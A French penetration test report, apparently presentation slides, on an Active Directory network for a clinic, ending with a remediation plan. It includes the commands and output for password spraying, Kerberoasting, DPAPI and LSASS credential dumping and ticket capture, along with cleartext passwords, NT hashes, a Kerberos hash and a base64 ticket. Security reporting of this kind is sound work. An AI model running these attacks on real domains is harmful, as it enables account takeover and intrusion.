

## 1. Contexte & périmètre

## 2. Vulnérabilités

## 3. Plan d'action

## Contexte :

- Test d'intrusion pour évaluer le niveau de sécurité des systèmes internes.
- Pentest commandé par Mr Nicolas Turing pour la clinique de Frontignan.
- Effectué du 05/04/2025 au 07/04/2025.



## Périmètre :

- Ensemble des systèmes Active Directory
- Contrôleur de domaine
- Comptes & groupes utilisateurs
- Postes clients rattachés au domaine
- Partage de fichiers administrés via les droits Active Directory
- Adresse IP du réseau interne : 10.10.10.0/24


## User-as-pass :

- Comptes avec password similaire à l'identifiant
- Découvert après la phase initiale de reconnaissance
- Usage de l'outil **sprayhound**

```
(kali㉿kali)-[~]
└─$ sprayhound -d traversic -lu test -lp test -dc 10.10.10.101
[+] Login successful
[+] Successfully retrieved password policy (Threshold: 0)
[+] Successfully retrieved 84 users
[+] 84 users will be tested
[+] 0 users will not be tested
Continue? [Y/n] y
[+] [ VALID ] backup : backup
[+] [ VALID ] svcweb : svcweb
[+] [ VALID ] test : test
[+] 3 user(s) have been owned !
```

## Droits NTFS et de partage mal configurés :

- Des dossiers sensibles sont accessibles à tous les utilisateurs
- Découvert après la compromission d'un compte utilisateur
- Recherche ciblée de scripts PowerShell ou Batch



## Password en clair dans un script :

- Un utilisateur à privilège a mis son mot de passe en clair dans un script PowerShell
- Découvert avec la recherche ciblée de scripts
- Vérification des privilèges utilisateur avec **crackmapexec**
- Élévation de privilège : **scolin** administrateur de **DESKTOP01**



```
admin - Notepad
File Edit Format View Help
$SecurePassword = ConvertTo-SecureString M3dic3xP4ssw0rd -AsPlainText -Force
Connect-vROServer -Server FILER03.travers.ic -Username scolin -Password $SecurePassword -IgnoreCertRequirements
```

```
—$ crackmapexec smb 10.10.10.0/24 -u scolin -p M3dic3xP4ssw0rd
SMB      10.10.10.112    445    FILER01          [*] Windows 10.0 Build 17763 x64 (name:FILER01) (domain:travers.ic) (signing:False) (SMBv1:False)
SMB      10.10.10.101    445    DC01           [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:travers.ic) (signing:True) (SMBv1:False)
SMB      10.10.10.112    445    FILER01          [+] travers.ic\scolin:M3dic3xP4ssw0rd
SMB      10.10.10.101    445    DC01           [+] travers.ic\scolin:M3dic3xP4ssw0rd
SMB      10.10.10.117    445    DESKTOP01        [*] Windows 10.0 Build 18362 x64 (name:DESKTOP01) (domain:travers.ic) (signing:False) (SMBv1:False)
SMB      10.10.10.117    445    DESKTOP01        [+] travers.ic\scolin:M3dic3xP4ssw0rd (Pwn3d!)
```

## Password en clair dans un script :

- Mot de passe stocké, en clair, dans un second script
- Recherche ciblée sur des scripts Batch/PowerShell après élévation de privilège
- Élévation de privilèges : **lbrunet** est administrateur sur **FILER01**



A screenshot of a Windows Notepad window titled "connect - Notepad". The code inside is a batch script:

```
connect - Notepad
File Edit Format View Help
:: Hide commands
@echo off
title Network Connect

:: Disconnect Current Device
if exists disconnect.bat call disconnect.bat

:: For Support.exe
net use m: "\\\FILER01.TRAVERS.IC\Tools" /user:travers.ic\lbrunet T3RmIn4l
```



SMB	10.10.10.112	445	FILER01	[*] Windows 10.0 Build 17763 x64 (name:FILER01) (domain:travers.ic) (signing:False) (SMBv1:False)
SMB	10.10.10.101	445	DC01	[*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:travers.ic) (signing:True) (SMBv1:False)
SMB	10.10.10.117	445	DESKTOP01	[*] Windows 10.0 Build 18362 x64 (name:DESKTOP01) (domain:travers.ic) (signing:False) (SMBv1:False)
SMB	10.10.10.112	445	FILER01	[+] travers.ic\lbrunet:T3RmIn4l (Pwn3d!)
SMB	10.10.10.101	445	DC01	[+] travers.ic\lbrunet:T3RmIn4l
SMB	10.10.10.117	445	DESKTOP01	[+] travers.ic\lbrunet:T3RmIn4l

## Password dans la description :

- Mot de passe inséré dans la description AD d'un utilisateur
- Listage des comptes utilisateurs avec **crackmapexec**

LDAP	10.10.10.101	389	DC01	mdeschamps
LDAP	10.10.10.101	389	DC01	gblanchard
LDAP	10.10.10.101	389	DC01	cgallet
LDAP	10.10.10.101	389	DC01	arobin
LDAP	10.10.10.101	389	DC01	rdevaux
LDAP	10.10.10.101	389	DC01	mdenis
LDAP	10.10.10.101	389	DC01	brocher
LDAP	10.10.10.101	389	DC01	crey
LDAP	10.10.10.101	389	DC01	smarchal
LDAP	10.10.10.101	389	DC01	pjean
LDAP	10.10.10.101	389	DC01	njacques
LDAP	10.10.10.101	389	DC01	spasquier
LDAP	10.10.10.101	389	DC01	clacroix
LDAP	10.10.10.101	389	DC01	alesage
LDAP	10.10.10.101	389	DC01	amaillot
LDAP	10.10.10.101	389	DC01	jlabbe
LDAP	10.10.10.101	389	DC01	sduval
LDAP	10.10.10.101	389	DC01	vfleury
LDAP	10.10.10.101	389	DC01	acolona
LDAP	10.10.10.101	389	DC01	tbesnard
LDAP	10.10.10.101	389	DC01	pbenard
LDAP	10.10.10.101	389	DC01	mboulanger
LDAP	10.10.10.101	389	DC01	agilbert

Compte temporaire (Mot de passe Support2021)

## Password réutilisé:

- Plusieurs comptes disposent d'un mot de passe similaire
- Export de la liste des comptes dans un fichier texte
- Automatisation de password spraying avec sprayhound



```
[+] 82 users will be tested
[+] 0 users will not be tested
Continue? [Y/n] y
[+] [ VALID ] pbegue : Support2021
[+] [ VALID ] amaillot : Support2021
[+] [ VALID ] jlabbe : Support2021
[+] [ VALID ] sduval : Support2021
[+] [ VALID ] vfleury : Support2021
[+] 5 user(s) have been owned !
```



```
└$ crackmapexec smb 10.10.10.0/24 -u pbegue -p Support2021
SMB      10.10.10.101  445    DC01          [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:travers.ic) (signing:True) (SMBv1:False)
SMB      10.10.10.112  445    FILER01       [*] Windows 10.0 Build 17763 x64 (name:FILER01) (domain:travers.ic) (signing:False) (SMBv1:False)
SMB      10.10.10.117  445    DESKTOP01     [*] Windows 10.0 Build 18362 x64 (name:DESKTOP01) (domain:travers.ic) (signing:False) (SMBv1:False)
SMB      10.10.10.112  445    FILER01       [+] travers.ic\pbegue:Support2021
SMB      10.10.10.101  445    DC01          [+] travers.ic\pbegue:Support2021
SMB      10.10.10.117  445    DESKTOP01     [+] travers.ic\pbegue:Support2021 (Pwn3d!)
```

## Kerberoasting – Pass-the-hash:

- Comptes utilisateurs faisant tourner des services avec SPN (Service Principal Name)
- Récupération des hashs de TGS (Ticket Granting Service) via  **GetUserSPNs.py**
- Bruteforce des hashs avec **hashcat** et récupération des mots de passe

```
$ GetUserSPNs.py -request travers.ic/scolin:M3dic3xP4ssw0rd -outputfile hash.txt
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName      Name      MemberOf
-----                  -----
MSSQL/SQLSRV              dmorin    CN=Admins Workstations,OU=Admins,OU=DomainUsers,DC=travers,DC=ic
WWW/INTRANET01              web_svc   CN=Domain Admins,CN=Users,DC=travers,DC=ic
WWW/SHARE02.TRAVERS.IC     tnicolas  CN=Domain Admins,CN=Users,DC=travers,DC=ic
```

```
$ cat hash.txt
$krb5tgs$23$*dmorin$TRAVERS.IC$travers.ic/dmorin*$aa2ada2fb66c4b956f17534316a0142b$aac572659b72e97b41b6b59cc92e4f618dd0f9186918acacf88f221dacabf54363dece82c3e7728e07b372fda298bdcb7bf66ca23e995a850c7cc71f452d69e8ad2c5743c436158a597edcac
fd05e52bc46036ed851e43e3d62d07b537e793eea78a536adc590674819d39a063757988620ee3af4080d0cef7d396c8ddcfb2813a0af41b3418e31c84f3089d023a4fe21b3f4fb74d7055ca86e2378c6d4be51abfd36ea660320a343e82008eaef7c9e388edc0a0c65e0b4481f120a671fe02525acc
75cc2c823c63b4ccf5a827ba012c0332fac8042f66443c518e240f7c42af5b465446279d5fea37d594f9b358c5dc55bd14c224216dcc43b9f25d003d44b9ed34e0feaef8d738e003a49b881bb5b7f1b5aca099a9fc03f13faef4ce004f91c977bd2d119235030df45ad56954a78e21c45636a031
193273cbd070b663adc936b06c7e750ddcd65617f5a9f91069ccbabc628437f193f0a4bc1b1ca646f56fe538950d87b6708d9cbc8566782ca4a399e23beb67ff4c335c7d981d6595d147b942b9af2e8bec9cd18aba364cb70d89a56f0ba2ba13629a1fce4a4f91a850ea9471e4609f553c0da1343
5c923698e84097ab7c40e131cd20da7b5c59697c70af7dd77c692a3ae3c2add7559752d3d613af92f3982d67d9a70cc6eee965a408baa6ceb4cd5f43234de4d2e8e942237920e78c3c1e3d0dcfad1fecfb71ced236e527bb63b4cb53a7f7b1676c1e8f9715c833ad536db17f0199cdf237dfb2ddc64
302e00d1a55a5048282cc01abb4399b5edca28bcd40ac334d50648fa08ad3f85f871a9b36cd2642979665b501427fb34191f359c647fa038551ce05cef0f3b809681cb58b6d6574a8710b208f44e493ff189046174fc26187fbad145cf844e0228c6b4a1fce482f1973bc774494609e5156
88c9a28850380dffab7c74cb2b175ec2cec563f1237a08cd1b84837c69fc2cc5206d3e8c5d0fea2201537eca7266023dfc24e931148ddca809e96355f38e541a2e0b9bc913a639cba778d3da5809a04c1e61471be3d3a95b4b6463d34560838b98ec51924d21dc7ecf39336ba9321b3974f7050d61
3d95f12ed61fee2747db96e0dfbf35f7198f22da81a5fdfc57edf49b9c2b4322e975247e05081a8689fee461e60dd99bdc81b3782bbc863bda53750e929d9684fc2164e7e23f57c7e9f0619d889bc883e58d30f9bb04a380395514a475c9bbc58f03ecff7fd23ca92181da1f30dd581955ee99af81
f794cc0e90636721650cc7ab77bc3f4aa6e502d5b1539c9f495f53c0eeb0385044c5c2f346ca6adf1625e02c956aba6044d46a84dea2f6a27553edf0b7a2c660ee148dfb5e6311be854095317d6c1a5452c707e69b9720572b056be8e9fb0d7eea82b70d3f22f520b9cad
```

## DPAPI :

- Mot de passe stocké localement (planificateur de tâche)
- Déchiffrement et récupération du mot de passe d'un user via **DonPAPI**
- Élévation de privilège : **anoel** est administrateur sur **FILER01**



```
INFO [10.10.10.117] [+]
[CREDENTIAL]
LastWritten : 2022-11-20 16:59:29
Flags        : 48 (CRED_FLAGS_REQUIRE_CONFIRMATION|CRED_FLAGS_WILDCARD_MATCH)
Persist      : 0x2 (CRED_PERSIST_LOCAL_MACHINE)
Type         : 0x2 (CRED_PERSIST_LOCAL_MACHINE)
Target       : Domain:batch=TaskScheduler:Task:{63033E68-2B67-4B00-8A5E-391D743CD5A1}
Description   :
Unknown       :
Username     : TRAVERSIC\anoel
Unknown3     : Vuln3r4bl3
```



```
└$ crackmapexec smb 10.10.10.0/24 -u anoel -p Vuln3r4bl3
SMB      10.10.10.101  445    DC01          [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:travers.ic) (signing:True) (SMBv1:False)
SMB      10.10.10.112  445    FILER01        [*] Windows 10.0 Build 17763 x64 (name:FILER01) (domain:travers.ic) (signing:False) (SMBv1:False)
SMB      10.10.10.101  445    DC01          [+] travers.ic\anoel:Vuln3r4bl3
SMB      10.10.10.117  445    DESKTOP01     [*] Windows 10.0 Build 18362 x64 (name:DESKTOP01) (domain:travers.ic) (signing:False) (SMBv1:False)
SMB      10.10.10.112  445    FILER01        [+] travers.ic\anoel:Vuln3r4bl3 (Pwn3d!)
SMB      10.10.10.117  445    DESKTOP01     [+] travers.ic\anoel:Vuln3r4bl3
```

## Credential dumping depuis LSASS :

- Récupération d'un mot de passe stocké dans le processus lsass
- Utilisation de l'outil lsassy
- Élévation de privilège : pclerc est administrateur sur DC01

```
—$ lsassy -u lbrunet -p T3RmIn4l -d travers.ic 10.10.10.0/24 --users
[+] 10.10.10.101 User 'lbrunet' can not access admin shares on 10.10.10.101
[+] 10.10.10.112 Authentication successful
[+] 10.10.10.117 User 'lbrunet' can not access admin shares on 10.10.10.117
[+] 10.10.10.112 Lsass dumped in C:\Windows\Temp\o390VK9.tmp (44182324 Bytes)
[+] 10.10.10.112 Lsass dump deleted
[+] 10.10.10.112 travers.ic\pclerc [NT] bca0234ba1ca220cf8762d1ff8dda4b | [SHA1] 9b4855846f94c8c8db0a3eb73b0b02b6e5ff7981
[+] 10.10.10.112 travers.ic\pclerc [PWD] pr0F3550r
[+] 10.10.10.112 TRAVERSIC\lbrunet [NT] 53c06f90ee093508c83eb2adf55b51c7 | [SHA1] 1635e11cf91b4856b82d5d0dce7193f328f47064
[+] 10.10.10.112 TRAVERS.IC\rbertin [TGT] Domain: TRAVERS.IC - End time: 2025-05-05 22:34 (TGT_TRAVERS.IC_rbertin_krbtgt_TRAVERS.IC_e1be2970.kirbi)
[+] 10.10.10.112 TRAVERS.IC\rbertin [TGT] Domain: TRAVERS.IC - End time: 2025-05-05 22:33 (TGT_TRAVERS.IC_rbertin_krbtgt_TRAVERS.IC_5a9e3155.kirbi)
[+] 10.10.10.112 TRAVERS.IC\lbrunet [TGT] Domain: TRAVERS.IC - End time: 2025-05-05 22:36 (TGT_TRAVERS.IC_lbrunet_krbtgt_TRAVERS.IC_0f2fe0fb.kirbi)
[+] 10.10.10.112 TRAVERS.IC\rbertin [TGT] Domain: TRAVERS.IC - End time: 2025-05-05 22:36 (TGT_TRAVERS.IC_rbertin_krbtgt_TRAVERS.IC_175571b0.kirbi)
[+] 10.10.10.112 TRAVERS.IC\rbertin [TGT] Domain: TRAVERS.IC - End time: 2025-05-05 22:35 (TGT_TRAVERS.IC_rbertin_krbtgt_TRAVERS.IC_0f509585.kirbi)
[+] 10.10.10.112 11 Kerberos tickets written to /home/kali/.config/lsassy/tickets
[+] 10.10.10.112 5 masterkeys saved to /home/kali/.config/lsassy/masterkeys.txt
```

```
└$ crackmapexec smb 10.10.10.0/24 -u pclerc -p pr0F3550r
SMB      10.10.10.112    445    FILER01          [*] Windows 10.0 Build 17763 x64 (name:FILER01) (domain:travers.ic) (signing:False) (SMBv1:False)
SMB      10.10.10.101    445    DC01           [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:travers.ic) (signing:True) (SMBv1:False)
SMB      10.10.10.117    445    DESKTOP01        [*] Windows 10.0 Build 18362 x64 (name:DESKTOP01) (domain:travers.ic) (signing:False) (SMBv1:False)
SMB      10.10.10.112    445    FILER01          [+] travers.ic\pclerc:pr0F3550r (Pwn3d!)
SMB      10.10.10.101    445    DC01           [+] travers.ic\pclerc:pr0F3550r (Pwn3d!)
SMB      10.10.10.117    445    DESKTOP01        [+] travers.ic\pclerc:pr0F3550r (Pwn3d!)
```

## DPAPI:

- Mot de passe stocké localement (planificateur de tâche)
- Déchiffrement et récupération du mot de passe d'un user via **DonPAPI**
- Élévation de privilège : **rbertin** est administrateur sur **DC01**




```
[CREDENTIAL]
LastWritten : 2022-11-20 17:51:00
Flags       : 48 (CRED_FLAGS_REQUIRE_CONFIRMATION|CRED_FLAGS_WILDCARD_MATCH)
Persist     : 0x2 (CRED_PERSIST_LOCAL_MACHINE)
Type        : 0x2 (CRED_PERSIST_LOCAL_MACHINE)
Target      : Domain:batch=TaskScheduler:Task:{EF20CA0B-12FE-4F37-946A-8DDA527D18DC}
Description  :
Unknown     :
Username    : TRAVERSIC\rbertin
Unknown3    : iN5P3ct0r
```



```
└$ crackmapexec smb 10.10.10.0/24 -u rbertin -p iN5P3ct0r
SMB      10.10.10.101   445   DC01           [*] Windows 10.0 Build 17763 x64 (name:DC01) (signing:True) (SMBv1:False)
SMB      10.10.10.112   445   FILER01        [*] Windows 10.0 Build 17763 x64 (name:FILER01) (signing:False) (SMBv1:False)
SMB      10.10.10.117   445   DESKTOP01      [*] Windows 10.0 Build 18362 x64 (name:DESKTOP01) (domain:travers.ic) (signing:False) (SMBv1:False)
SMB      10.10.10.101   445   DC01           [+] travers.ic\rbertin:iN5P3ct0r (Pwn3d!)
SMB      10.10.10.112   445   FILER01        [+] travers.ic\rbertin:iN5P3ct0r (Pwn3d!)
SMB      10.10.10.117   445   DESKTOP01      [+] travers.ic\rbertin:iN5P3ct0r (Pwn3d!)
```

## Kerberoasting – Pass-the-ticket:

- Logiciel Rubeus accessible depuis le partage de fichiers de DC01
- Injection du TGT (Ticket Granting Ticket) pour usurper le compte **rbertin**



```

Administrator: C:\Windows\system32\cmd.exe - Rubeus.exe monitor

[*] Action: TGT Monitoring
[*] Monitoring every 60 seconds for new TGTs

[*] 07/05/2025 12:38:14 UTC - Found new TGT:

User          : rbertin@TRAVERS.IC
StartTime     : 07/05/2025 14:38:06
EndTime       : 08/05/2025 00:38:05
RenewTill     : 14/05/2025 14:38:05
Flags         : name_canonicalize, pre_authent, renewable, forwarded, forwardable
Base64EncodedTicket   :

doIFZDCBCWcgAwIBBAEDAgEWooIEcDCCBGxhggRoMIIKZKADAgEFoQwbC1RSQVZF1MuSUoiHzaDoAMCAQKhJfAUgwZrcmJ0Z3Qb
C1RSQVF1MuSUoJggQsMIIIEKKADgEsoQMCQKiggQaBIIEfBsvC8V7d5L6/z+466SpDP/VaVmvlZ9vIE4SvglG6tizdGdhVN
o94w0X7/phdiTuqlmjn2E0w96UDOp3eOp+Xpq7Bvkq4yviB29uwgabG9/nTlU0n785NjxnzyzGv+8XShQaeH9isSbgE1KBKi5j
CNDYQCPHdZjN7phkabCbjAUJCZ/MCVHB6ynw4CnpaALK/jZzqGeulZwmdOp04Nz1CfhmJf6ogr3ECCdlbvbtkoArdUkcvBmx+
XNN9/sAlWwGzWTSpG5dfx91jY2XVu90DVQXj3xBqrVcm39pRYSvEhkaBXfd5TrD+M+XqsxVCKW8sI2nnr8Q5x7DHY15akJRnIevVV
Y/ykycG1LMR1D5g/rh0SB2LTMk43Ny0bhjm6WATH/z4r5YKUvxV5SUTutiikgg1dx800y0FSitZ0NGW1uMwule9fU2kIAj9xv
RT8avJAomgnMrZEAIn1opudysWlsig8KOrKUaeVB5jwg3hWBwETn1kDeVmP/IOMFaWBA/djcheyg2LH4v1+zXvNWAg12FI1URZ
bZycCxxV553QNa2gGp1JFNBeQ8/lRd1vN1yvwiFisIMl/7iu3Hjx4w11yqg+Kng7/unI62SHU0vjaRs0OHXHE7aLOG5g8xAT5GSv0
s7atHwx4vt6Gjz3sI0PlmjB7jUu/v2u+h27Z9naNQhJsF3q26nQY16DiE34zirZsqa/Cqq5o8k5AUkkEngDjZzL7iF1I/wAIUgZ
NfsJn5J2j2rU5BwX8a+XwIxV/BExFP/6Ywdg1FhvLL/u6XPdvC6ccegrICj8n4CjkTwPAqtRzlpFxQtqxFYJxhmf15Nw4MT
bh2Xhf0ttYy9UGKy+u84ZM6ZYd87Ax3EcT8KKTkShne9Pa15xn53ehw6kUgs1kvYLVJTy06rk8JWkrkazfcmpf8MfgxOxoGLz
ZykZrZ41dsIuKczidRxG2VxXT17ad78AZ81/ldhPw+7sM6yECTC167jVBKD9u0CkfJLCYAYjm61d2UA4McP9W451Py6n+FY4B8n
eH6BtcZ3iuBdh7M7RjQTWAHRFg7Y2ns94KHQjREEJNW62ARBueAt4x0mn31HmjSteun6Ap1zQuovhMwfbdvRudh4mG12sV+g
rxtu0zuwlrqwdQq00MwNz+dEhoQzulRqfVfLORcaLyhH743tUcIBpFaTiceAVjq6eEq5IusEcYKthMDs34IpTgo2CzGlzxPs1Sg3
gpcZ8KX/VygIUCN0iDW4PP2Risttd9BUMHVMZk+BZ8umRBxalmf6yfnxISGRHEY1Pw823JhyAgovrKrqrMaUvQqv5Wwukccw9/PO+
0j7Ns/9Nj4B1ShOOKUNOHut+81zRuEoCpu44i7YsbM0go4HfMIhcoAMCAQCigdQEgdF9gc4wgcuGGwgCuwgcKgKzApoAMCARKh
IgQg56Qb0h1Mn6sf6wD1d6fdx0u97YqejfG2JFub0XiChDBKVFJBVkvVsUy5JQ6IUMBKgAwIBaaELMAkbB3J1ZXJ0aW6JBwMF
AGChAAC1ERgPMjAyNTA1MDcxMj4M4DZaphEYDzIwMjuNTA3Mj1zODA1WqzRGAb8yMD1MDUxDNDEyMzgwNVqoDBsKVFBVksVsUy5J
Q6kfMB2gAwIBAqEwMBQbBmtYnRndBsKVFBVksVsUy5JQw==
```

## Court terme

### Criticité élevée

- ✓ **User-as-pass** : Réinitialiser les mots de passe
- ✓ **Password en clair** : Supprimer les scripts concernés
- ✓ **Password dans la description** : Auditer les attributs des comptes
- ✓ **Partage de fichiers mal configurés** : Revoir les permissions NTFS et de partage (moindre privilège)

### Criticité moyenne

- ✓ **Kerberoasting (SPN)** :
  - Remplacer les comptes concernés par des comptes de services
  - Désactiver les délégations Kerberos non-nécessaires
- ✓ **DPAPI** : Supprimer les tâches planifiées concernées
- ✓ **Pass-the-ticket** : Activer Credential Guard

## Long terme

### Criticité élevée

- ✓ **Mots de passe communs :**
  - Mettre en place une PSO stricte (longueur, historique, verrouillage de compte, etc.)
  - Mise en place d'audit via DSInternals
  - Formation des équipes en interne sur la nécessité d'un mot de passe robuste
- ✓ **Pass-the-ticket (Rubeus) :**
  - Activer la journalisation avancée des événements (logs)
  - Restreindre fortement l'accès aux outils d'administration (Rubeus, mimikatz, etc.)
  - Implémenter une détection du comportement (SOC)
- ✓ **Tâches planifiées (DPAPI) :**
  - Utiliser des MSA/gMSA (Managed Service Account)
  - Activer LSA Protection et Credential Guard pour empêcher l'accès aux clés DPAPI

## Long terme

### Criticité moyenne

- ✓ **Mise en place d'un SOC (Security Operations Center) :**
  - **Résumé :** Le système n'a aucune surveillance active et aucune détection des anomalies
  - **Solutions :**
    - Déployer un SIEM (Security Information and Event Management)
    - Supervision SOC : journalisation, alertes, détections de bruteforce, etc.
- ✓ **Formation des équipes techniques :**
  - **Résumé :** Erreurs de sécurité récurrentes et facilement évitables
  - **Solutions :**
    - Planifier des formations internes régulières sur les bonnes pratiques
    - Définir une politique de cybersécurité
- ✓ **Audit et durcissement de l'environnement AD:**
  - **Résumé :** Aucune politique d'audit ou de durcissement n'existe
  - **Solutions :**
    - Appliquer les recommandations de CIS Benchmark
    - Déployer un outil tel que PingCastle

## Long terme

### Mesures complémentaires

- ✓ **Intégrer les comptes sensibles au groupe Protected Users:**
  - **Objectif :** Limiter les risques de compromissions (pass-the-hash, délégation, etc.)
  - **Application :** Les comptes administration, backup, audit sont placés dans ce groupe
- ✓ **LAPS (Local Administrator Password Solution) :**
  - **Objectif :** Empêcher la réutilisation de mot de passe locaux
  - **Application :** Doit être activé sur toutes les machines (clients et serveurs) du domaine
- ✓ **Déployer des PAW (Privileged Access Workstations) :**
  - **Objectif :** Fournir des postes d'administrations isolés
  - **Application :** Les comptes à privilège doivent disposer de machines spécifiques